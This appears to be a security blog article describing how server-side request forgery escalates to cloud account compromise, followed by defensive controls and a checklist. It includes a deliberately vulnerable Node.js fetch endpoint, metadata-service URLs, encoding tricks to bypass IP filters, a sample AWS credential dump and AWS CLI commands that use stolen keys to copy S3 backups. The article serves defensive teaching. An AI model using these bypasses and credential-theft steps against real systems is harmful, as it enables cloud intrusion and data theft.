

A practical guide for developers and DevOps engineers to stop cloud takeovers before they start
SSRF is often underestimated.
Most teams think of it as:
"Oh, the attacker can make the server call another URL."
From a red team perspective, SSRF is rarely about fetching random webpages. It's about pivoting - from your application into:
- Cloud metadata services
- Internal APIs
- CI/CD infrastructure
- Kubernetes control planes
In many real-world assessments, SSRF is the first step toward full cloud account compromise.
This article breaks down how that escalation happens in practice, with technical examples, and ends with a defensive checklist you can apply immediately.
What SSRF Really Means in Cloud Environments
At its core, SSRF happens when:
- Your backend makes HTTP requests
- The destination is influenced by user input
- The server has more network access than the user
In cloud-native systems, this becomes dangerous because:
- Servers can access internal-only services
- Cloud providers expose metadata APIs
- Network boundaries are assumed, not enforced
From a red team view:

SSRF turns your backend into an attacker-controlled proxy inside your cloud.
The Most Common SSRF Entry Points (Real Ones)
During VAPT engagements, SSRF usually appears in very "normal" features.
1. URL Fetching APIs
Scenario: A feature that previews a link (e.g., card preview, image validator).
POST /api/preview
{
  "url": "https://example.com/image.png"
}
Practical Vulnerable Example (Node.js):
// ❌ VULNERABLE CODE
app.post('/preview', async (req, res) => {
    const response = await axios.get(req.body.url); // No validation
    res.send(response.data);
});
2. Webhooks & Integrations
- Slack / GitHub webhooks
- Payment callbacks
- CI notifications
3. File Import / Data Sync
- CSV imports from URLs
- PDF/image fetchers
- External report generators
4. Cloud-Native Features
- Server-side image resizing
- PDF generation
- Monitoring probes
SSRF almost never looks suspicious at first glance.
The Red Team Kill Chain: SSRF → Cloud Compromise
This is the real escalation path we look for during assessments.
Step 1: Confirm SSRF (Controlled Testing)
First question:
"Can I make the server talk to something I choose?"
Indicators include:
- Different response times
- Changing error messages
- Out-of-band (OOB) DNS callbacks
Red Team Tradecraft: Detection Payloads
Attackers rarely use their own IP first. They rely on OOB detection to confirm SSRF silently.
Example:
https://uniquesubdomain.burpcollaborator.netIf the backend resolves this domain, the attacker sees the DNS query - even if the HTTP response is hidden (Blind SSRF).
Once confirmed, the next step is far more dangerous.
Step 2: Target Cloud Metadata Services
Almost every cloud provider exposes a metadata service accessible only from inside the instance.
Common endpoints:
- AWS:
http://169.254.169.254/latest/meta-data/ - Azure:
http://169.254.169.254/metadata/instance?api-version=2021-02-01(Requires header) - GCP:
http://metadata.google.internal/computeMetadata/v1/(Requires header) - DigitalOcean:
http://169.254.169.254/metadata/v1/
Why this matters
Metadata services often return:
- IAM role credentials
- Access tokens
- Instance identity information
From a red team view:
Metadata = cloud keys.
Red Team Tradecraft: Bypassing Filters
If developers block 169.254.169.254, attackers try alternative encodings:
- Decimal IP:
http://2852039166 - Octal IP:
http://0251.0376.0251.0376 - DNS Rebinding:
local.169.254.169.254.nip.io - IPv6:
http://[::ffff:a9fe:a9fe]
Practical lesson: Regex filtering on URL strings almost always fails.
Step 3: Extract Temporary Credentials
If metadata access is possible, attackers attempt to retrieve credentials.
Typical data retrieved:
- Temporary access keys
- Session tokens
- Role names
These credentials are:
- Valid
- Trusted
- Often over-privileged
At this point, SSRF is no longer "just SSRF".
Practical Example: Dumping AWS Keys
Request:
GET /?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2-default-roleResponse:
{
  "Code": "Success",
  "LastUpdated": "2025-01-26T12:00:00Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIAIOSFODNN7EXAMPLE",
  "SecretAccessKey": "wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY",
  "Token": "FQoGZXIvY... (truncated)"
}
The attacker now becomes the server.
Step 4: Pivot Into the Cloud Account
Using stolen credentials, attackers move outside the application.
Practical Pivot Example
# Configure stolen credentials
export AWS_ACCESS_KEY_ID=ASIA...
export AWS_SECRET_ACCESS_KEY=wJalr...
export AWS_SESSION_TOKEN=FQoG...

# Enumerate resources
aws s3 ls
# Exfiltrate sensitive data
aws s3 cp s3://production-backups/database.dump .
The breach has moved from web vulnerability to cloud data breach.
Real-World SSRF → Impact Examples
1. SSRF → S3 Data Exfiltration
- Logs, backups, customer data
- Often unnoticed for weeks
2. SSRF → CI/CD Secrets
- Cloud credentials reused by pipelines
- Artifact registry compromise
Red Team Note:
SSRF inside CI runners often exposes environment variables like DOCKER_AUTH_CONFIG, enabling supply-chain attacks.
3. SSRF → Kubernetes Compromise
Attackers target internal cluster services.
Example:
https://kubernetes.default.svc/api/v1/secretsService account tokens are often mounted at:
/var/run/secrets/kubernetes.io/serviceaccount/token4. SSRF → Lateral Movement
- Internal admin panels
- Debug endpoints
- Legacy internal services
Why Developers Keep Introducing SSRF
Common false assumptions:
- "The URL is validated" (String validation ≠ network safety)
- "It's internal only" (Internal is reachable from the server)
- "We block localhost" (Metadata ≠ localhost)
- "It's read-only" (Read access is enough to escalate)
SSRF is not a bug - it's a design failure.
How to Defend (Practically, Not Theoretically)
1. Never Trust URLs from Users
- Parse and normalize URLs
- Resolve DNS yourself
- Enforce allowlists (not denylists)
DevOps Tip:
Use libraries like ssrf-agent (Go) or SSRF-aware DNS resolution logic instead of custom regex.
2. Block Metadata Access at the Network Level
Critical controls:
- Block
169.254.169.254from application workloads - Enforce IMDSv2 (AWS)
- Use firewalls, not app logic
AWS Example:
aws ec2 modify-instance-metadata-options \
  --instance-id i-1234567898abcdef0 \
  --http-tokens required \
  --http-endpoint enabled
For Kubernetes: deny egress to metadata IPs via NetworkPolicies.
3. Separate Application and Cloud Privileges
- Narrow IAM roles
- No wildcard permissions
- Separate runtime and admin roles
Assume SSRF will happen - design for blast-radius reduction.
4. Use Explicit Egress Controls
- Block arbitrary outbound traffic
- Allow only known destinations
- Monitor unusual egress patterns
SSRF without egress is just a broken feature.
5. Harden URL Fetching Logic
- Allow only
https - Block redirects to internal IPs
- Limit response size & time
- Avoid auto-following redirects
SSRF Defense Checklist (Save This)
Before shipping any URL-fetching feature:
- Do we really need server-side fetching?
- Is the destination allowlisted?
- Is metadata access blocked at the network layer?
- Are cloud roles least-privileged?
- Is outbound traffic restricted?
- Are redirects controlled?
- Are responses size-limited?
- Is SSRF part of threat modeling?
If you can't answer yes to all - SSRF risk exists.
Why Red Teams Love SSRF
From an attacker's perspective:
- No phishing
- No malware
- No user interaction
- Pure backend trust abuse
SSRF bypasses:
- Firewalls
- Authentication
- Perimeter controls
That's why it keeps leading to cloud account compromise.
Conclusion
SSRF is no longer just an application bug.
In modern architectures, it's a cloud compromise primitive.
If your backend can reach things your users can't - attackers will find a way to control it.
Design your systems assuming:
Every URL fetch is a potential cloud breach.
That mindset prevents more incidents than most security tools.
Follow me for weekly red-team writeups, VAPT case studies, and practical cloud security guides. Connect with me on LinkedIn and GitHub.